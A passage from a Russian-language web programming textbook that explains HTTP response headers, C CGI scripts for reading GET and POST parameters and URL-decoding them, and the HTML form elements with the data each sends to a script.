Задает тип документа и его кодировку. Параметр `charset` указывает кодировку документа (в нашем примере это UTF-8). Поле *mime_тип* определяет тип информации, которую содержит документ:

- `text/html` — HTML-документ;
- `text/plain` — простой текстовый файл;
- `image/gif` — GIF-изображение;
- `image/jpeg` — JPG-изображение;

еще несколько десятков других типов.

Pragma

Формат:

```
Pragma: no-cache
```

Запрещает кэширование документа браузером, так что при повторном визите на страницу браузер гарантированно загрузит ее снова, а не извлечет из своего кэша. Это может быть полезно, если страница содержит, например, динамический счетчик посещений.

Заголовок `Pragma` используется так же и для других целей (и соответственно, после двоеточия находятся иные значения строки), но мы не будем их здесь рассматривать.

Location

Формат:

```
Location: http://www.otherhost.com/somepage.html
```

Этот заголовок особенный и определяет, что браузер пользователя должен немедленно перейти по указанному адресу, не дожидаясь тела документа ответа (как будто бы пользователь сам набрал в адресной строке нужный URL). Так что если вы собираетесь использовать заголовок `Location`, то за ним не должен следовать документ.

> ***Замечание***
>
> Рекомендуется в заголовке `Location` всегда указывать абсолютный путь вместе с именем хоста, а не относительный. Дело в том, что, как показывает практика, не все браузеры правильно реагируют на относительные пути и вытворяют все, что им заблагорассудится.

Set-cookie

Формат:

`Set-cookie:` *`параметры_cookie`*

Устанавливает cookie в браузер пользователя. В конце этой главы *(см. разд. "Что такое cookies и „с чем их едят“?")* мы рассмотрим подробнее, что такое cookies и как с ними работать.

Date

Формат:

`Date:` *`Sat, 08 Jan 2000 11:56:26 GMT`*

Указывает браузеру дату отправки документа.

Server

Формат:

`Server:` *`nginx/1.4.6 (Ubuntu)`*

Устанавливается сервером и указывает браузеру тип сервера и другую информацию о серверном программном обеспечении.

Примеры CGI-сценариев на C

Настало время привести небольшой сценарий на C, иллюстрирующий некоторые возможности, которые были описаны выше (листинг 3.1).

Листинг 3.1. Вывод случайного числа. Файл c/script.c

```
#include <time.h>   // Директива нужна для инициализации функции rand()
#include <stdio.h>  // Включаем поддержку функций ввода/вывода
#include <stdlib.h> // А это — для поддержки функции rand()

// Главная функция. Именно она и запускается при старте сценария
int main(void) {
  // Инициализируем генератор случайных чисел
  int num;
  time_t t;
  srand(time(&t));
```

```
  // В num записывается случайное число от 0 до 9
  num = rand() % 10;
  // Далее выводим заголовки ответа
  printf("Content-type: text/html\n");
  // Запрет кэширования данных браузером
  printf("Pragma: no-cache\n");
  // Пустой заголовок
  printf("\n");
  // Выводим текст документа - его мы увидим в браузере
  printf("<!DOCTYPE html>");
  printf("<html lang='ru'>");
  printf("<head>");
  printf("<title>Случайное число</title>");
  printf("<meta charset='utf-8'>");
  printf("</head>");
  printf("<body>");
  printf("<h1>Здравствуйте!</h1>");
  printf("<p>Случайное число в диапазоне 0-9: %d</p>", num);
  printf("</body>");
  printf("</html>");
}
```

Исходный текст можно откомпилировать и поместить в каталог с CGI-сценариями на сервере. Обычно стараются все сценарии хранить в одном месте — в каталоге cgi-bin, у которого имеется разрешение на выполнение всех файлов внутри него. Правда, это правило не является обязательным — конечно же, можно разместить файлы сценария где душе угодно (не забыв проставить соответствующие права на каталог в настройках сервера). На наш взгляд, логично хранить файлы сценариев там, где это наиболее вам удобно, а не пользоваться общепринятыми штампами. Теперь наберем в адресной строке браузера:

http://www.myhost.com/cgi-bin/script.cgi

Мы получим нашу HTML-страницу. Заметьте, что при нажатии кнопки **Reload** (а также при повторном посещении страницы) браузер перезагрузит страницу целиком, а не возьмет ее копию из своего кэша (это можно видеть по постоянно изменяющемуся случайному числу или по лампочкам модема). Мы добились такого результата благодаря заголовку

```
Pragma: no-cache
```

Вывод бинарного файла

Давайте теперь посмотрим, что нужно изменить в нашем сценарии, чтобы его вывод представлял собой с точки зрения браузера не HTML-документ, а рисунок. Пусть нам нужен сценарий, который бы передавал пользователю GIF-рисунок (например, выбираемый случайным образом из некоторого списка). Делается это совершенно аналогично: выводим заголовок

```
Content-type: image/gif
```

Затем копируем один в один нужный нам GIF-файл в стандартный поток вывода (лучше всего — функцией `fwrite`, т. к. иначе могут возникнуть проблемы с "бинарностью" GIF-рисунка). Теперь можно использовать этот сценарий даже в таком контексте:

```
... какой-то текст страницы ...
<img src="http://www.myhost.com/cgi-bin/script.cgi">
... продолжение страницы ...
```

В результате таких действий в нашу страницу будет подставляться каждый раз случайное изображение, генерируемое сценарием. Разумеется, чтобы избежать неприятностей с кэшированием, которое особенно интенсивно применяется браузерами по отношению к картинкам, мы должны его запретить выводом соответствующего заголовка. Именно так устроены графические счетчики, столь распространенные в Интернете.

Еще раз обращаем ваше внимание на такой момент: CGI-сценарии могут использоваться не только для вывода HTML-информации, но и для любого другого ее типа — начиная с графики и заканчивая звуковыми MIDI-файлами. Тип документа задается в единственном месте — заголовке `Content-type`. Не забывайте добавлять этот заголовок, в противном случае пользователю будет отображена стандартная страница сервера с сообщением о 500-й ошибке, из которой он вряд ли что поймет.

> ***Замечание***
>
> Исходный код скрипта, отображающего GIF-файл, мы здесь не приводим из-за обилия в нем излишних технических деталей. Вы можете найти его в архиве с исходными кодами из данной книги, доступном в Интернете. Файл называется c/gif.c.

Передача информации CGI-сценарию

Проблема приема параметров, заданных пользователем (с точки зрения сценария — все равно, через форму или вручную), несколько сложнее. Мы уже частично затрагивали ее и знаем, что основная информация приходит через заголовки, а также (при использовании метода `POST`) после всех заголовков. Рассмотрим эти вопросы подробнее.

Переменные окружения

Непосредственно перед запуском сценария сервер передает ему некие *переменные окружения* с информацией. В определенных переменных содержатся некоторые заголовки, но, как уже говорилось, не все (получить все заголовки нельзя). Далее приведен перечень наиболее важных переменных окружения (большинство из них мы уже рассматривали, но сейчас будет полезно повториться и систематизировать весь наш список именно с точки зрения программиста).

- `HTTP_ACCEPT`

  В этой переменной перечислены все (во всяком случае, так говорится в документации) MIME-типы данных, которые могут быть восприняты браузером. Как мы уже замечали, современные браузеры частенько ленятся и передают строку `*/*`, означающую, что они якобы понимают любой тип.

- `HTTP_REFERER`

  Задает имя документа, в котором находится форма, запустившая CGI-сценарий. Эту переменную окружения можно задействовать, например, для того, чтобы отслежи-

вать перемещение пользователя по вашему сайту (а потом, например, где-нибудь распечатывать статистику самых популярных маршрутов).

- `HTTP_USER_AGENT`

  Идентифицирует браузер пользователя. Как правило, если в данной переменной окружения присутствует подстрока `MSIE`, то это Internet Explorer, в противном случае, если в наличии лишь слово `Mozilla`, — FireFox, Chrome или другой браузер.

- `HTTP_HOST`

  Доменное имя Web-сервера, на котором запустился сценарий. Точнее, то, что было передано в заголовке `Host` протокола HTTP 1.1. Эту переменную окружения довольно удобно использовать, например, для генерации полного пути, который требуется в заголовке `Location`, чтобы не привязываться к конкретному серверу (вообще говоря, чем меньше сценарий задействует "зашитую" в него информацию об имени сервера, на котором он запущен, тем лучше — в идеале ее не должно быть вовсе).

  Если обращение производилось к нестандартному, отличному от 80-го, порту (например, 81 или 8080), то `HTTP_HOST` содержит также и номер порта, указанный после имени хоста и двоеточия: *хост*:*порт*.

- `SERVER_PORT`

  Порт сервера (обычно 80), к которому обратился браузер пользователя. Также может привлекаться для генерации параметра заголовка `Location`.

- `REMOTE_ADDR`

  Эта переменная окружения задает IP-адрес (или доменное имя) узла пользователя, на котором был запущен браузер.

- `REMOTE_PORT`

  Порт, который закрепляется за браузером пользователя для получения ответа сервера.

- `SCRIPT_NAME`

  Виртуальное имя выполняющегося сценария (т. е. часть URL после имени сервера, но до символа `?`). Эту переменную окружения, опять же, очень удобно брать на вооружение при формировании заголовка `Location` при "переадресации на себя" (self-redirect), а также при проставлении значения атрибута `action` тега `<form>` на странице, которую выдает сценарий при запуске без параметров (для того чтобы не привязываться к конкретному имени сценария).

- `REQUEST_METHOD`

  Метод, который применяет пользователь при передаче данных (мы рассматриваем только `GET` и `POST`, хотя существуют и другие методы). Надо заметить, что грамотно составленный сценарий должен сам определять на основе этой переменной, какой метод задействует пользователь, и принимать данные из соответствующего источника, а не рассчитывать, что передача будет осуществляться, например, только методом `POST`. Впрочем, все PHP-сценарии так и устроены.

- `QUERY_STRING`

  Параметры, которые в URL указаны после вопросительного знака. Напоминаем, что они доступны как при методе `GET`, так и при методе `POST` (если в последнем случае они были определены в атрибуте `action` тега `<form>`).

- CONTENT_LENGTH

  Количество байтов данных, присланных пользователем. Эту переменную необходимо анализировать, если вы занимаетесь приемом и обработкой POST-формы.

Передача параметров методом *GET*

Тут все просто. Все параметры передаются единой строкой (а именно точно такой же, какая была задана в URL после ?) в переменной QUERY_STRING. Единственная проблема — все данные поступят URL-кодированными. Так что нам понадобится функция декодирования. Но это отдельная тема, пока мы не будем ее касаться.

Для того чтобы узнать значения полученных переменных в C, нужно воспользоваться функцией getenv(). В листинге 3.2 приведен пример сценария на C, который это обеспечивает.

Листинг 3.2. Работа с переменными окружения. Файл c/env.c

```
#include <stdio.h>  // Включаем функции ввода/вывода
#include <stdlib.h> // Включаем функцию getenv()

int main(void) {
  // Получаем значение переменной окружения REMOTE_ADDR
  char *remote_addr = getenv("REMOTE_ADDR");
  // ... и еще QUERY_STRING
  char *query_string = getenv("QUERY_STRING");
  // Печатаем заголовок
  printf("Content-type: text/html\n\n");
  // Печатаем документ
  printf("<!DOCTYPE html>");
  printf("<html lang='ru'>");
  printf("<head>");
  printf("<title>Работа с переменными окружения</title>");
  printf("<meta charset='utf-8'>");
  printf("</head>");
  printf("<body>");
  printf("<h1>Здравствуйте. Мы знаем о Вас все!</h1>");
  printf("<p>Ваш IP-адрес: %s</p>", remote_addr);
  printf("</p>Вот параметры, которые Вы указали: %s</p>", query_string);
  printf("</body></html>");
}
```

Откомпилируем сценарий и поместим его в CGI-каталог. Теперь в адресной строке введем:

http://www.myhost.com/cgi-bin/env.cgi?a=1&b=2

Мы получим примерно такой документ:

```
Здравствуйте. Мы знаем о Вас все!
Ваш IP-адрес: 192.168.1.23
Вот параметры, которые Вы указали: a=1&b=2
```

Передача параметров методом *POST*

В отличие от метода GET, здесь параметры передаются сценарию не через переменные окружения, а через *стандартный поток ввода* (в C он называется stdin). То есть программа должна работать так, будто никакого сервера не существует, а она читает данные, вводимые пользователем с клавиатуры. (Конечно, на самом деле никакой клавиатуры нет и быть не может, а заправляет всем сервер, который "изображает из себя" клавиатуру.)

> ***Внимание!***
>
> Следует заметить очень важную деталь: использование метода POST вовсе не означает, что не был применен также и метод GET. Иными словами, метод POST подразумевает также возможность передачи данных через URL-строку. Эти данные будут, как обычно, помещены в переменную окружения QUERY_STRING.

Но как же узнать, сколько именно данных переслал пользователь методом POST? До каких пор нам читать входной поток? Для этого служит переменная окружения CONTENT_LENGTH, в которой хранится строка с десятичным представлением числа переданных байтов данных (разумеется, перед использованием ее надо перевести в обычное число).

Модифицируем предыдущий пример так, чтобы он принимал POST-данные, а также выводил и GET-информацию, если она задана (листинг 3.3).

Листинг 3.3. Получение данных POST. Файл c/post.c

```
#include <stdio.h>
#include <stdlib.h>

int main(void) {
  // Извлекаем значения переменных окружения
  char *remote_addr = getenv("REMOTE_ADDR");
  char *content_length = getenv("CONTENT_LENGTH");
  char *query_string = getenv("QUERY_STRING");
  // Вычисляем длину данных - переводим строку в число
  int num_bytes = atoi(content_length);
  // Выделяем в свободной памяти буфер нужного размера
  char *data = (char *)malloc(num_bytes + 1);
  // Читаем данные из стандартного потока ввода
  fread(data, 1, num_bytes, stdin);
  // Добавляем нулевой код в конец строки
  // (в C нулевой код сигнализирует о конце строки)
  data[num_bytes] = 0;
  // Выводим заголовок
  printf("Content-type: text/html\n\n");
  // Выводим документ
  printf("<!DOCTYPE html>");
  printf("<html lang='ru'>");
  printf("<head>");
  printf("<title>Получение данных POST</title>");
```

```
  printf("<meta charset='utf-8'>");
  printf("</head>");
  printf("<body>");
  printf("<h1>Здравствуйте. Мы знаем о Вас все!</h1>");
  printf("<p>Ваш IP-адрес: %s</p>", remote_addr);
  printf("<p>Количество байтов данных: %d</p>", num_bytes);
  printf("<p>Вот параметры, которые Вы указали: %s</p>", data);
  printf("<p>А вот то, что мы получили через URL: %s</p>", query_string);
  printf("</body></html>");
}
```

Откомпилируем этот сценарий и запишем результат под именем script.cgi в каталог, видимый извне как /cgi-bin/.

```
gcc post.c -o "script.cgi"
```

Откроем в браузере следующий HTML-файл с формой из листинга 3.4.

Листинг 3.4. POST-форма. Файл postform.htm

```
<!DOCTYPE html>
<html lang='ru'>
<head>
<title>Получение данных POST</title>
<meta charset='utf-8'>
</head>
<body>
<form action="/cgi-bin/script.cgi?param=value" method="POST">
<p>Name1: <input type="text" name="name1"></p>
<p>Name2: <input type="text" name="name2"></p>
<p><input type="submit" value="Запустить сценарий!"></p>
</form>
</body>
</html>
```

Теперь если мы наберем в полях ввода какой-нибудь текст и нажмем кнопку, то получим HTML-страницу, сгенерированную сценарием, например, следующего содержания:

```
Здравствуйте. Мы знаем о Вас все!
Ваш IP-адрес: 136.234.54.2
Количество байтов данных: 23
Вот параметры, которые Вы указали: name1=Vasya&name2=Petya
А вот то, что мы получили через URL: param=value
```

Как можно заметить, обработка метода POST устроена сложнее, чем GET. Тем не менее метод POST используется чаще, особенно если нужно передавать большие объемы данных или закачивать файл на сервер (эта возможность также поддерживается протоколами HTTP и HTML).

Расшифровка URL-кодированных данных

Пожалуй, ни один сценарий не обходится без функции расшифровки URL-кодированных данных. И это совсем не удивительно. Если бы в предыдущем примере мы ввели параметры, содержащие, например, буквы кириллицы, то сценарий получил бы их не в "нормальном" виде, а в URL-закодированном. Радует только то, что такую функцию нужно написать один раз, а дальше можно пользоваться ею по мере необходимости.

Кодирование заключается в том, что некоторые неалфавитно-цифровые символы (в том числе и "русские" буквы, которые тоже считаются неалфавитными) преобразуются в форму `%XX`, где *XX* — код символа в шестнадцатеричной системе счисления. В случае кодировки UTF-8 один символ может быть закодирован двумя и более кодами `%XX`. Например, маленькая русская буква "к" кодируется как `%D0%BA%`.

Далее представлена функция на C (листинг 3.5), которая умеет декодировать подобные данные и приводить их к нормальному представлению.

Пожалуйста, не путайте URL-кодирование и HTML-кодирование! Это совершенно разные процессы: после первого мы получаем строки вида `%XX%YY%ZZ`, а после второго — строки вида `<&&quot`.

> ***Замечание***
>
> Мы не можем сначала все данные (например, полученные из стандартного потока ввода) декодировать, а уж потом работать с ними (в частности, разбивать по месту вхождения символов `&` и `=`). Действительно, вдруг после перекодировки появятся символы `&` и `=`, которые могут быть введены пользователем? Как мы тогда узнаем, разделяют ли они параметры или просто набраны с клавиатуры? Очевидно, никак. Поэтому такой способ нам не подходит, и придется работать с каждым значением отдельно, уже после разделения строки на части.

Итак, приходим к следующему алгоритму: сначала разбиваем строку параметров на блоки (*параметр=значение*), затем из каждого блока выделяем имя параметра и его значение (разделенные символом `=`), а уж потом для них вызываем функцию перекодировки.

Листинг 3.5. Функция URL-декодирования. Файл c/urldecode.c

```
// Функция URL-декодирования.
// Функция преобразует строку данных st в нормальное представление.
// Результат помещается в ту же строку, что была передана в параметрах.
void url_decode(char *st) {
  char *p = st;  // указывает на текущий символ строки
  char hex[3];   // временный буфер для хранения %XX
  int code;      // преобразованный код
  // Запускаем цикл, пока не кончится строка (т. е. пока
  // не появится символ с кодом 0, см. ниже)
  do {
    // Если это %-код ...
    if(*st == '%') { // тогда копируем его во временный буфер
      hex[0] = *(++st);
```

```
      hex[1] = *(++st);
      hex[2] = 0;
      // Переводим его в число
      sscanf(hex, "%X", &code);
      // и записываем обратно в строку
      *p++ = (char)code;
      // Указатель p всегда отмечает то место в строке, в которое
      // будет помещен очередной декодированный символ
    }
    // Иначе, если это "+", то заменяем его на " "
    else if(*st == '+') *p++ = ' ';
    // А если ни то, ни другое - оставляем, как есть
    else *p++ = *st;
  } while(*st++ != 0); // пока не найдем нулевой код
}
```

Функция основана на том свойстве, что длина декодированных данных всегда меньше, чем кодированных, а значит, всегда можно поместить результат в ту же строку, не опасаясь ее переполнения. Конечно, примененный алгоритм далеко не оптимален, т. к. использует довольно медлительную функцию `sscanf()` для перекодирования каждого символа. Тем не менее это самое простое, что можно придумать, вот почему мы так и сделали.

Теперь мы можем слегка модифицировать предыдущий пример сценария, заставив его перед выводом данных декодировать их (листинг 3.6).

Листинг 3.6. Получение POST-данных с URL-декодированием. Файл c/postdecode.c

```
// Получение POST-данных с URL-декодированием.
#include <stdio.h>
#include <stdlib.h>
#include "urldecode.c"

int main(void) {
  // Получаем значения переменных окружения
  char *remote_addr = getenv("REMOTE_ADDR");
  char *content_length = getenv("CONTENT_LENGTH");
  //!! Выделяем память для буфера QUERY_STRING
  char *query_string = malloc(strlen(getenv("QUERY_STRING")) + 1);
  //!! Копируем QUERY_STRING в созданный буфер
  strcpy(query_string, getenv("QUERY_STRING"));
  // Декодируем QUERY_STRING
  url_decode(query_string);
  // Вычисляем количество байтов данных - переводим строку в число
  int num_bytes = atoi(content_length);
  // Выделяем в свободной памяти буфер нужного размера
  char *data = (char*)malloc(num_bytes + 1);
  // Читаем данные из стандартного потока ввода
  fread(data, 1, num_bytes, stdin);
```

```
  // Добавляем нулевой код в конец строки
  // (в Си нулевой код сигнализирует о конце строки)
  data[num_bytes] = 0;
  // Декодируем данные (хоть это и не совсем осмысленно, но
  // выполняем сразу для всех POST-данных, не разбивая их на
  // параметры)
  url_decode(data);
  // Выводим заголовок
  printf("Content-type: text/html\n\n");
  // Выводим документ
  printf("<!DOCTYPE html>");
  printf("<html lang='ru'>");
  printf("<head>");
  printf("<title>Получение данных POST с URL-декодированием</title>");
  printf("<meta charset='utf-8'>");
  printf("</head>");
  printf("<body>");
  printf("<h1>Здравствуйте. Мы знаем о Вас все!</h1>");
  printf("<p>Ваш IP-адрес: %s</p>", remote_addr);
  printf("<p>Количество байтов данных: %d</p>", num_bytes);
  printf("<p>Вот параметры, которые Вы указали: %s</p>", data);
  printf("<p>А вот то, что мы получили через URL: %s</p>", query_string);
  printf("</body></html>");
}
```

Обратите внимание на строки, помеченные комментарием `//!!`. Теперь мы используем промежуточный буфер для хранения значения переменной окружения `QUERY_STRING`. Зачем? Попробуем поставить все на место, т. е. не задействовать промежуточный буфер, а работать с переменной окружения напрямую, как это было в листинге 3.3. Тогда в одних операционных системах этот код будет работать прекрасно, а в других — генерировать ошибку общей защиты, что приведет к немедленному завершению работы сценария. В чем же дело? Очень просто: переменная `QueryString` ссылается на значение переменной окружения `QUERY_STRING`, которая расположена в системной области памяти, а значит, доступна *только для чтения*. В то же время функция `UrlDecode()`, как мы уже замечали, помещает результат своей работы в ту же область памяти, где находится ее параметр, что и вызывает ошибку.

Чтобы избавиться от указанного недостатка, мы и копируем значение переменной окружения `QUERY_STRING` в область памяти, доступной сценарию для записи — например, в какой-нибудь буфер, а потом уже преобразуем его. Что и было сделано в последнем сценарии.

Несколько однообразно и запутанно, не так ли? Да, пожалуй. Но, как говорится, "это даже хорошо, что пока нам плохо" — тем больше будет причин предпочитать PHP другим языкам программирования (т. к. в PHP эти проблемы изжиты как класс).

Формы

До сих пор из всех полей формы мы рассматривали только текстовые поля и кнопки отправки (типа `submit`). Давайте теперь рассмотрим, в каком виде приходят данные от других элементов формы (а их существует довольно много).

Все элементы формы по именам соответствующих им тегов делятся на три категории:

- `<input...>`;
- `<textarea...>...</textarea>`;
- `<select...><option...>...</option>...</select>`.

Каждый из этих тегов, конечно, может иметь имя. Ранее уже упоминалось, что пары *имя=значение* перед тем, как отправятся сценарию, будут разделены в строке параметров символом амперсанда `&`. Кроме того, следует учитывать, что для тех компонентов формы, у тегов которых не задан параметр `name`, соответствующая строка *имя=значение* передана не будет. Это ограничение введено для того, чтобы в форме можно было определять служебные элементы, которые не будут посылаться сценарию. Например, в их число входят кнопки (подтверждения отправки или обычные, используемые при программировании на JavaScript) и т. д.

Итак, создадим форму:

```
<form action="/cgi-bin/script.cgi">
  ... какие-то поля ...
  <input type="submit" value="Go!">
</form>
```

Несмотря на то, что кнопка **Go!** формально является полем ввода, ее данные не будут переданы сценарию, поскольку у нее отсутствует параметр `name`.

Чаще все же бывает удобно давать имена таким кнопкам. Например, для того чтобы определить, каким образом был запущен сценарий — нажатием кнопки или как-то еще (например, просто набором его URL в браузере). Создадим следующую форму:

```
<form action="/cgi-bin/script.cgi">
  <input type="submit" name="submit" value="Go!">
</form>
```

После запуска такой формы и нажатия в ней кнопки **Go!** сценарию среди прочих параметров будет передана строка `submit=Go!`. Вернувшись к примеру из предыдущей главы, мы теперь легко сможем определить, был ли сценарий выполнен из формы или же простым указанием его URL (для этого достаточно проанализировать командную строку сценария и определить, присутствует ли в ней атрибут `submit`).

В принципе, все теги, за исключением `<select>`, с точки зрения сценария выглядят одинаково — как один, они генерируют строки вида *имя=значение*, где *имя* — строка, заданная в атрибуте `name`, а *значение* — либо текст, введенный пользователем, либо содержимое атрибута `value` (например, так происходит у независимых и зависимых переключателей, которые мы вскоре рассмотрим).

Тег <*input*> — различные поля ввода

Существует много разновидностей этого тега, отличающихся параметром `type`. Перечислим наиболее употребительные из них. В квадратных скобках станем указывать необязательные параметры, а также параметры, отсутствие которых иногда имеет смысл (будем считать, что параметр `name` является обязательным, хотя это и не так в силу вышеизложенных рассуждений). Ни в коем случае не набирайте эти квадратные скобки!

Для удобства расположим каждый параметр тега на отдельной строке. И хотя стандарт HTML это не запрещает, настоятельно рекомендуем вам стараться в своих формах избегать такого синтаксиса. Не разбивайте теги форм на несколько строк, это значительно снижает читабельность кода страницы.

Текстовое поле *(text)*

```
<input type="text"
  name="имя"
  [value="значение"]
  [size="размер"]
  [maxlength="число"]
>
```

Создает поле ввода текста размером примерно в `size` знакомест и максимально допустимой длиной `maxlength` символов (т. е. пользователь сможет ввести в нем не больше этого количества символов).

> ***Внимание!***
>
> Не советуем, тем не менее, в программе на C полагаться, что придет не больше `maxlength` символов, и выделять для их получения буфер фиксированного размера. Дело в том, что злоумышленник вполне может запустить ваш сценарий в обход стандартной формы (содержащей "правильный" тег `<input>`) и задать большой объем данных, чтобы этот буфер переполнить — известный прием взлома недобросовестно написанных программ.

Если задано значение атрибута `value`, то в текстовом поле будет изначально отображена указанная строка.

Поле ввода пароля *(password)*

```
<input type="password"
  name="имя"
  [value="значение"]
  [size="размер"]
  [maxlength="число"]
>
```

Полностью аналогичен тегу `<input type="text">`, за исключением того, что символы, набираемые пользователем, не будут отображаться на экране. Это удобно, если нужно запросить какой-то пароль. Кстати, если задается значение параметра `value`, все будет в порядке, однако, посмотрев исходный HTML-текст страницы в браузере, можно увидеть, что он (браузер) указанное значение не показывает (непосредственно на странице). Сделано это, видимо, из соображений безопасности, хотя, конечно же, злоумыш-

ленник легко преодолеет такую защиту, если вы попытаетесь скрыть с ее помощью что-то важное.

Скрытое текстовое поле *(hidden)*

```
<input type="hidden"
  name="имя"
  value="значение"
>
```

Создает неотображаемое (скрытое) поле. Такой объект нужен исключительно для того, чтобы передать сценарию некую служебную информацию, до которой пользователю нет дела, — например, параметры настройки.

Пусть, например, у нас имеется многоцелевой CGI-сценарий, который умеет принимать данные пользователя и отправлять их как почтовое сообщение. Поскольку мы бы не хотели фиксировать e-mail получателя жестко, но в то же время и не стремимся, чтобы пользователь мог его менять перед отправкой формы, оформим соответствующий тег в виде скрытого поля:

```
<form action="/cgi/sendmail.cgi" method="POST">
  <input type="hidden" name="email" value="admin@microsoft.com.">
  <h2>Пошлите сообщение администратору:</h2>
  <p><input type="text" name="text"></p>
  <p><input type="submit" name="doSend" value="Отослать"></p>
</form>
```

Мы подразумеваем, что сценарий анализирует свои входные параметры и посылает текст из параметра `text` по адресу `email`. А вот еще один пример использования этого сценария, но уже без скрытого поля. Сравните:

```
<form action="/cgi/sendmail.cgi" method="POST">
  <h2>Пошлите сообщение другу:</h2>
  <p>Его e-mail: <input type="text" name="email"></p>
  <p>Текст: <input type="text" name="text"></p>
  <p><input type="submit" name="doSend" value="Отослать"></p>
</form>
```

Итак, мы задействовали один и тот же сценарий для разных целей. Еще раз напоминаем, что для сценария безразлично, получает он данные из обычного текстового или же из скрытого поля — в любом случае данные выглядят одинаково.

Часто скрытое поле используют для индикации запуска сценария в результате нажатия кнопки в форме, а не простым набором его URL в строке адреса браузера. Тем не менее это, как уже говорилось, довольно плохой способ — лучше применять именованные кнопки `submit`.

> ***Замечание***
>
> В некоторых случаях именованные кнопки `submit` не помогают, и приходится пользоваться скрытым полем для индикации запуска сценария из формы. Происходит это в случае, если форма очень проста и состоит, например, всего из двух элементов — поля ввода текста и кнопки `submit` (пусть даже и именованной). Практически все браузеры в такой ситуации позволяют пользователю просто нажать клавишу <Enter> для отправки формы, а не возиться

с нажатием submit-кнопки. При этом, разумеется, данные кнопки не посылаются на сервер. Вот тогда-то нас и выручит hidden-поле, например, с именем submit: если его значение установлено, то сценарий понимает, что пользователь ввел какие-то данные, в противном случае сценарий был запущен впервые путем набора его URL или перехода по гиперссылке.

Независимый переключатель *(checkbox)*

```
<input type="checkbox"
  name="имя"
  value="значение"
  [checked]
>
```

Этот тег генерирует независимый переключатель (или флажок), который может быть либо установлен, либо сброшен (квадратик с галочкой внутри или пустой соответственно). Если пользователь установил этот элемент, прежде чем нажать кнопку доставки, сценарию поступит строка *имя=значение*, в противном случае *не придет ничего*, будто наше поле и не существует вовсе. Если задан атрибут checked, то флажок будет изначально установленным, иначе — изначально сброшенным.

Зависимый переключатель *(radio)*

```
<input type="radio"
  name="имя"
  value="значение"
  [checked]
>
```

Включение в форму этого тега вызывает появление на ней зависимого переключателя (или радиокнопки). Зависимый переключатель — это элемент управления, который, подобно независимому переключателю, может находиться в одном из двух состояний. С тем отличием, что если флажки не связаны друг с другом, то только одна радиокнопка из группы может быть выбрана в текущий момент. Конечно, чаще всего определяются несколько групп радиокнопок, независимых друг от друга. Наша кнопка будет действовать сообща с другими, имеющими то же значение атрибута name — иными словами, то же имя. Отсюда вытекает, что, в отличие от всех других элементов формы, две радиокнопки довольно часто имеют одинаковые имена. Если пользователь отметит какой-то переключатель, сценарию будет передана строка *имя=значение*, причем *значение* будет тем, которое указано в атрибуте value выбранной кнопки (а все остальные переключатели проигнорируются, как будто неустановленные флажки). Если указан параметр checked, кнопка будет изначально выбрана, в противном случае — нет.

Примечание

Чувствуем, вас уже мучает вопрос: почему эта штука называется радиокнопкой? При чем тут радио, спрашивается? Все очень просто. Дело в том, что на старых радиоприемниках (как и на магнитофонах) была группа клавиш, одна из которых могла "залипать", освобождая при этом другую клавишу из группы. Например, если радио могло ловить 3 станции, то у него было 3 клавиши, и в конкретный момент времени только одна из них могла быть нажата (попробуйте слушать сразу несколько станций!). Согласны, что терминология очень спорна, но история есть история...

Кнопка отправки формы *(submit)*

```
<input type="submit"
  [name="имя"]
  value="текст_кнопки"
>
```

Создает кнопку подтверждения с именем `name` (если этот атрибут указан) и названием (текстом, выводимым поверх кнопки), присвоенным атрибуту `value`. Как уже говорилось, если задан параметр `name`, после нажатия кнопки отправки сценарию вместе с другими парами будет передана и пара *имя=текст_кнопки* (если нажата не данная кнопка, а другая, будет передана только строка нажатой кнопки). Это особенно удобно, когда в форме должно быть несколько кнопок `submit`, определяющих различные действия (например, кнопки **Сохранить** и **Удалить** в сценарии работы с записью какой-то базы данных) — в таком случае чрезвычайно легко установить, какая же кнопка была нажата, и предпринять нужные действия.

Кнопка сброса формы *(reset)*

```
<input type="reset"
  value="текст_кнопки"
>
```

Пожалуй, это самый простой элемент формы. Тег создает кнопку, при нажатии которой все элементы формы в браузере будут сброшены (точнее, установлены в то состояние, которое было задано в их атрибутах по умолчанию). Причем отправка формы *не производится*, т. е. для сценария кнопка `reset` незаметна.

> ***Замечание***
>
> Специалисты в области Web-эргономики не рекомендуют применять `reset`-кнопки на страницах, поскольку они сильно запутывают пользователя.

Рисунок для отправки формы *(image)*

```
<input type="image"
  [name="имя"]
  src="изображение"
>
```

Создает рисунок, при щелчке на котором будет происходить то же, что и при нажатии кнопки `submit`, за тем исключением, что сценарию также будут переданы координаты в пикселах места, где произведен щелчок (отсчитываемые от левого верхнего угла рисунка). Придут они в форме: *имя*`.x=`*X*`&`*имя*`.y=`*Y*, где (*X*, *Y*) — координаты точки. Если же атрибут `name` не задан, то координаты поступят в формате: `x=`*X*`&y=`*Y*.

Тег <*textarea*> — многострочное поле ввода текста

Теперь посмотрим, что же собой представляет тег `<textarea>`. Смысл у него тот же, что и у `<input type="text">`, разве что может быть отправлена не одна строка текста, а сразу несколько. Формат тега следующий:

```
<textarea
  name="имя"
  [cols="ширина"] [rows="высота"]
  [wrap="тип"]
>Текст, который будет изначально отображен в текстовом поле</textarea>
```

Как легко видеть, этот тег имеет закрывающий парный. Параметр `cols` задает ширину поля ввода в символах, а `rows` — его высоту. Параметр `wrap` определяет, как будет выглядеть текст в поле ввода. Он может иметь одно из трех значений (по умолчанию подразумевается `none`).

- `Virtual` — наиболее удобный тип вывода. Справа от текстового поля выводится полоса прокрутки, и текст, который набирает пользователь, внешне выглядит разбитым на строки в соответствии с шириной поля ввода, причем перенос осуществляется по словам. Однако символ новой строки вставляется в текст только при нажатии клавиши <Enter>.
- `Physical` — зависит от реализации браузера, обычно очень похож на `none`.
- `None` — текст отображается в том виде, в котором заносится. Если он не умещается в текстовое поле, активизируются полосы прокрутки (в том числе и горизонтальная).

После отправки формы текст, который ввел пользователь, будет, как обычно, представлен парой *имя=текст*, аналогично тегу однострочного поля ввода `<input type="text">`.

Тег <*select*> — список

У нас остался последний тег — `<select>`. Он представляет собой выпадающий (или раскрытый) список. Одновременно может быть выбрана одна или несколько строк. Формат тега следующий:

```
<select name="имя" [size="размер"] [multiple]>
  <option [value1="значение1"][selected]>Строка1</option>
  <option [value2="значение2"][selected]>Строка2</option>
  . . .
  <option [valueN="значениеN"][selected]>СтрокаN</option>
</select>
```

Мы видим, что и этот тег имеет парный закрывающий. Кроме того, его существование немыслимо без тегов `<option>`, которые и определяют содержимое списка.

